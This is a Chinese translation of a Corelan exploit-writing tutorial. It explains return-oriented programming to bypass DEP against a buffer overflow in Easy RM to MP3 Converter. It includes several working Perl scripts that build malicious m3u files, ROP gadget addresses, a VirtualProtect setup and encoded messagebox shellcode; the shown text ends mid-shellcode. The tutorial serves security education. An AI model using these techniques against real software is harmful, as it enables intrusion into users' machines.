在这个例子中，我将会试着为 Easy RM to MP3 Conventorhttp://www.rm-to-mp3.net/download.html 打造一个基于 ROP 的 exploit，在教程 1http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/中用到的有弱点的应用程序。


注意：在你的系统上，偏移量和地址可能不一样。不要盲目地从这个教程中复制一切，但是自己试一下然后需要时调整下地址。

Easy RM to MP3 Conventor 在打开一个包含极度长的字符串的 m3u 文件时会有缓冲区溢出的弱点。用一个循环的方式，我们发现在 26094 字节后 EIP 被覆盖。同时，这是在我的系统上的偏移量。如果偏移量是不一样的，然后适当地改变脚本。这个偏移量是基于 m3u 文件在你的系统上的位置，由于应用程序会预先用文件的全路径来计划缓冲区。你可以用 20000 个 A+7000 字符来计算偏移量。

无论如何，exploit 脚本（perl）的骨架看起来是这样的：

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip="BBBB";
my $rest = "C" x 1000;
my $payload = $junk.$eip.$rest;
print "Payload size : ".length($payload)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

如果我们的偏移量是正确的话，EIP 会被 BBBB（42424242）覆盖...



...并且 ESP 指向一个包含我们的一连串 C 的地址。到目前为止，这是一个典型的 direct Ret 覆盖 exploit。

它不适用于 DEP，我们需要在 ESP 处放我们的 shellcode（而不是一连串 C）然后用跳转到 esp 的指针覆盖掉 EIP。但是我们不能那样做因为由于 DEP 我们的 shellcode 不能执行。

因此我们将会用 VirtualProctect()（kernel32.dll）函数来创建一个 ROP 链来改变内存页（shellcode 在的位置）的访问保护级别，因此它会被执行。

为了使这个成功，我们需要传递一些参数给这个函数。在函数被调用时，这些参数需要放在

栈顶。

有一些方法可以做这个。我们可以将需要的值放在寄存器中然后用 pushad 操作（一次将所有东西入栈）。另一种技术是将其中的一些参数（静态的/没有 null 字节的）放在栈上，并且用一些 ROP 小配件来计算其他的一些参数，将它们写入栈（用一些 sniper 技术）。

我们不能在 m3u 文件中用 null 字节，因为 Easy RM to MP3 Converter 会将文件中的数据当做字符串，然后字符串会被第一个 null 字节阻断。我们也要记住我们很可能以一些限制性字符集结束（我们可以简单地创建编码的 shellcode 来克服这个问题）

闲话说的很多了，现在让我们开始吧。

怎样打造链（链接基础）

为了绕过 DEP，我们需要打造一连串现有指令。能够在所有的模块中找到的指令（只要它们可执行，有一个静态地址并且不包含 null 字节的就行）

基本上，由于你需要将数据放到栈上（将会绕过 DEP 的函数参数），你将会找一些能够允许你修改寄存器的指令，将数据入栈和出栈等等。

这些指令中的每一个--由于某种原因--需要跳到你要执行的下一条指令（或者指令集）。最简单的方法是确保这指令跟着一条 RET 指令。这个 RET 指令会从栈上拾取下一个地址然后跳过去。（毕竟，我们从栈上开始我们的链，因此 RET 将会返回到栈上然后带走下一个地址）。因此基本上在我们的链中，我们将会从栈上拾取地址然后跳过去。这些地址的指令能够从栈上拾取数据（因此当然这些字节不得不放在正确的地方）。这些的结合会形成我们的 rop 链。

每个“指令+RET”被叫做一个“ROP 小配件”。

这意味着，在指针之间（指向指令），你可以通过这些指令中的一个来放你能拾取到的数据。同时，你需要评估下这些指令能干什么并且栈上两个指针怎样影响你需要的空间。如果一个指令执行 ADD ESP，8，然后这将会移动栈指针，并且会影响下一个指针应该放在哪里。因此小配件末尾的 RET 需要返回到下一条指令的指针。

我猜很明白你的 ROP 例程会很可能消费栈上的一定数量的字节。因此我们的例程的可利用缓冲区空间会很重要。

如果所有听起来很复杂，那么不要担心。我会用一个小例子来使事情明白点：
比如说，作为 ROP 例程的一部分，我们需要从栈上取出一个值，放在 EAX 中，并且加上 0x80。换句话说：

- 我们需要找到一个指向 POP EAX+RET 的指针然后放到栈上（小配件 1）
- 放入 EAX 中的值必须放在指针的下面
- 我们需要找到另一个指针（指向 ADD EAX，80+RET）并且将它放在从栈上弹出的值的下面（小配件 2）
- 我们需要跳到第一个小配件（指向 POP EAX+RET）来开始这个链

我们将在一会儿讨论找 rop 指针。现在，我将给你这些指针：
10026D56：POP EAX+RET：小配件 1

1002DC24：ADD EAX,80+POP EBX+RET:小配件 2
（第二个指针会执行 POP EBX。这不会破坏我们的链，但是会影响 ESP 和你需要用作下一个 rop 小配件的填料，因此我们不得不插入一些“填料”来弥补这个）

因此，如果我们要一个接一个执行这两个指令，然后用我们期待的在 EAX 中的值来结束，那么栈设置是这样的：


	栈地址	栈值
ESP 指向这里->	0010F730	10026D56（指向 POP EAX+RET）
	0010F734	50505050（将被弹入 EAX）
	0010F738	1002DC24（指向 ADD EAX，80+POP EBX+RET）
	0010F73C	DEADBEEF（将被弹入 EBX，填料）

因此，首先，我们将需要确认 0x10026D56 被执行。我们在我们的 exploit 的开始处，因此我们不得不使 EIP 指向一个 RET 指令。在一个已经加载的模块中找到一个指向 RET 的指针然后将那地址放入 EIP 中。我们用 0x100102DC。

当 EIP 被一个指向 RET 的指针覆盖，它明显会跳到那个 RET 指令。RET 指令会返回到栈中，在 ESP（0x10026D56）取出值然后跳到那里。这将指向 POP EAX 并且将 50505050 放入 EAX 中。POP EAX（在 0x10026D57）后的 RET 会跳到 ESP 处的地址。这会在 0x1002DC24（因为 50505050 被弹到 eax 中）。0x1002DC24 是指向 ADD EAX，80+POP EBX+RET 的指针，因此下一个小配件会在 50505050 加上 0x80。
我们的例子 exploit 将会是这样的：

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip=pack('V',0x100102DC);  #pointer to RET
my $junk2 = "AAAA"; #compensate, to make sure ESP points at first rop gadget
my $rop = pack('V',0x10026D56);       #POP EAX + RET (gadget 1)
$rop = $rop . pack('V',0x50505050);   #this will be popped into EAX
$rop = $rop . pack('V',0x1002DC24);   #ADD EAX,80 + POP EBX + RET (gadget 2)
$rop = $rop . pack('V',0xDEADBEEF);   #this will be popped into EBX
my $rest = "C" x 1000;
my $payload = $junk.$eip.$junk2.$rop.$rest;
print "Payload size : ".length($payload)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

将调试器附加到这个程序中，然后在 0x100102DC 设置一个断点。运行程序然后倒入 m3u 文件。断点将会被碰上：



当碰上断点时，EIP 指令指向我们的 RETN 指令。你可以在 CPU 窗口下面的小窗口中看到 RET 指令会返回到 0x10026D56（在栈顶，ESP 指向的位置）：

●RETN：EIP 跳到 0x10026D56，ESP 移动到 0010F734

●POP EAX：将会从栈上取出 50505050 然后放入 EAX。ESP 移到 0010F738


●RETN：会将 1002DC24 放入 EIP 并且将 ESP 移到 0010F73C

●ADD EAX，80：将会在 50505050 上加上 0x80（EAX）

●POP EBX：这会将 DEADBEEF 放入 EBX 中并且会将 ESP 加上 4 字节（到 0010F740）

●RETN：这会从栈上取出下一个指针然后跳到那里（这个例子中是 43434343）

在最后一个 RETN 被执行前，我们可以看到：



正如你能看到的，我们可以执行指令并且在寄存器上精巧制作值，没有直接在栈上执行一条单独的机器码。我们已经将现有的指令链在一起，这是 ROP 的本质。

在继续之前确保你已经理解了链接的思想。

找 ROP 小配件

一会儿之前，我已经介绍了 ROP 链的基础。本质上，你需要找到跟着一个 RET 指令（RETN，RETN4，RETN8 等等）的指令序列，它会允许你跳到下一个序列/小配件。

有两种方法来找到帮你打造 ROP 链的小配件：


- 你可以明确地找一些指令然后看它们是否跟着一个 RET。在你找的指令和 RET 指令之间的指令（会结束小配件）应该不要破坏小配件。
- 你可以找所有的 RET 指令然后往回走，看是否前面的指令包括你要找的指令。

在两者情况下，你可以用调试器来找指令，找 RET，等等。然而，手动搜索这些指令是很费时间的。


而且，如果你用“列出所有的并且往回看”的方法（将会立刻产生更多的结果并且给你更精确的结果），你可以做些机器码分片来找额外的小配件（以同样的 ret 结束的）

这听起来有点模糊，因此我将给你一个例子。

比如你在 0x0040127C（机器码 0xC3）找一个 RET。在调试器的 CPU 窗口中，在 ret 之前的指令是 ADD AL，0x58（机器码 0x80 0xc0 0x58）。因此你已经找到一个将 0x58 加到 AL 上的小配件。



这两个指令通过分开 ADD 指令的机器码能产生另一个小配件。ADD 指令的最后一个字节是 58。并且那是 POP EAX 的机器码。
这意味着有另一个 rop 小配件，从 0x0040127E 处开始：




如果你正在找 RET 然后再调试器窗口看前面的指令，那么你不能发现这个。

为了能使你的生活更简单点，我已经在 pvefindaddr 写了一个函数，它将
●找所有的 ret（RETN，RETN4，RETN8 等等）
●往回看（一直到 8 个指令）
●并且会做“机器码分块”来找新的以同样的 RET 小配件

因此打造自己的 rop 小配件集，所有你要做的是运行!Pvefindaddr rop，它将会给你很多的 rop 小配件给你玩。并且如果你的指针（rop 小配件）必须是没有 null 字节的，那么简单地运行“!pvefindaddr rop nonull”。

这个函数会写入所有的 ROP 小配件到 Immunity Debugger 的程序文件夹下的“rop.txt”文件中。注意这个操作很花费 CPU 的，并且会花一天来产生所有的小配件（取决于加载模块的数目）。我的建议是找你要用的模块（!Pvefindaddr noaslr）并且运行!Pvefindaddr rop <模块名>而不是盲目地在所有模块上运行它。

你能从一个特定的模块中通过制定模块名（如：“!Pvefindaddr rop MSRMfilter03.dl”）创建 rop 小配件



注意：“!pvefindaddr rop”将自动忽略 ASLR 模块中的地址或者需要重定基址的模块。这会帮我们确认结果（rop.txt）只包含能够导致或多或少可靠的 exploit 的指针。如果你坚持包括这些模块的指针，你将不得不手工对这些模块的每一个运行!pvefindaddr rop <模块名>。

“call 寄存器”小配件

倘使你正在找一个特别的指令，但是看起来不可能找到一个以 ret 结束的小配件？倘使你已经你已经在你喜欢加载的模块中完成搜索，并且发现你只能找到一个在 RET 前有一个“call 寄存器”的指令？

首先，你应该找一种方法来将一个有意义的指针放入那个寄存器中。只是使一个指针放在栈上然后给自己找一个能将值放入寄存器的小配件。这回确认 CALL 寄存器指令将会成功。

这个指针可以是一个 RET，允许你那样做犹如 CALL 指令不存在。或者你也能简单地用一个指向另一个小配件的指针来继续你的 rop 链。

Pvefindaddr rop 也会列出在 ret 前面有一个 call 寄存器指令的小配件。

明白了。但是我要怎样/从哪里开始？

在写单独的一行代码前，你要做的第一件事是设置你的策略，通过问自己下面的问题：

●我会用什么技术 (Windows API) 来绕过 DEP 并且在栈上创建的栈设置/参数会有什么影响。当前的 DEP 策略是什么并且绕过它的选择是什么？

●我能用什么 rop 小配件？（这个会是你的工具箱并且会允许你精巧制作你的栈）

●怎么开始这个链？怎样转到你控制的缓冲区上？（在一个 direct RET exploit 中，你很可能控制 ESP，因此你简单地用一个指向 RETN 的指针来覆盖 EIP 来开始这个链）

●怎样精巧地布置栈？

回答：

●技术：在这个例子中，我会用 VirtualProtect()来修改你的 shellcode 在的位置的内存页保护参数。你可以明显用 DEP 策略兼容函数中的一个，但这个例子中我会用

VirtualProtect()。当函数被调用时，这个函数需要下面的参数放在栈顶：

〇返回地址。在 VirtualProtect()函数完成时，这个是函数要返回到的地址。（=shellcode 在的位置的指针。在运行时动态产生的地址（rop））

〇lpAddress：shellcode 在的位置的指针。在运行时动态产生的地址（rop）

〇Size：在运行时动态产生（除非你的 exploit 缓冲区能处理 null 字节，但是这不是 Easy RM to MP3 的情况）

〇flNewProtect：新的保护标志。这个值必须设成 0x20 来使页面可执行。这个值包含 null 字节，因此这个值也要在运行时产生。

〇lpflOldProtect:接收旧的保护标志值的指针。它可以是静态地址，但是必须是可写的。我会从 Easy RM to MP3 Converter 模块（0x10035005）中的一个取出一个地址。

●ROP 小配件：!pvefindaddr rop

●开始这个链：转到栈上。这个例子中，是一个 direct RET 覆盖，因此我们只需一个 RET 的指针。我们已经有一个可以成功的指针（0x100102DC）

●可以用不同的方法精巧地布置栈。你可以将值放到寄存器中然后将它们入栈。你可以把一些值放到栈上然后用 sniper 技术写入动态值。打造逻辑，这个难题，这个酷比魔方，可能是整个 ROP 打造过程中最难的部分。

我们的编码后的 shellcode（“弹出一个对话框”）将在 620 字节左右并且能首先存在栈上的某个地方。（我们不得不编码整个 shellcode 因为 Easy RM to MP3 有一些字符限制）

我们的缓冲区/栈看起来是这样的：

●废物

●eip

●废物

●产生/写入参数的 rop 链

●调用 VirtualProtect 函数的 rop 链

●更多的 rop/一些填料/nop

●shellcode

●废物

并且在 VirtualProtect 函数被调用的同时，栈被 rop 链修改成这样：

	废物
	Eip
	废物
	rop
ESP 指向这里->	参数
	更多的 rop
	填料/nop
	Shellcode
	废物

开始前测试下

在实际打造 rop 链之前，我会核实 VirtualProtect()会导致期望的结果。最简单的方法是在调试器里手动布置栈/函数参数：

●是 EIP 指向 VirtualProtect()函数调用。在 XP SP3，这个函数能在 0x7C801AD4

●手动将 VirtualProtect()期望的参数入栈

●将 shellcode 入栈

●运行函数

如果成功，我确信 VirtualProtect()调用会成功，shellcode 也会成功运行。

为了使这个简单的测试更容易，我将用下面的 exploit 脚本：

```
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x7C801AD4);  #pointer to VirtualProtect
my $junk2 = "AAAA"; #compensate
my $params=pack('V',0x01010101);   #return address
$params = $params."XXXX";          #lpAddress
$params = $params."YYYY";          #Size - Shellcode length
$params = $params."ZZZZ";          #flNewProtect
```

```
$params = $params.pack('V',0x10035005);   #writeable address

# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
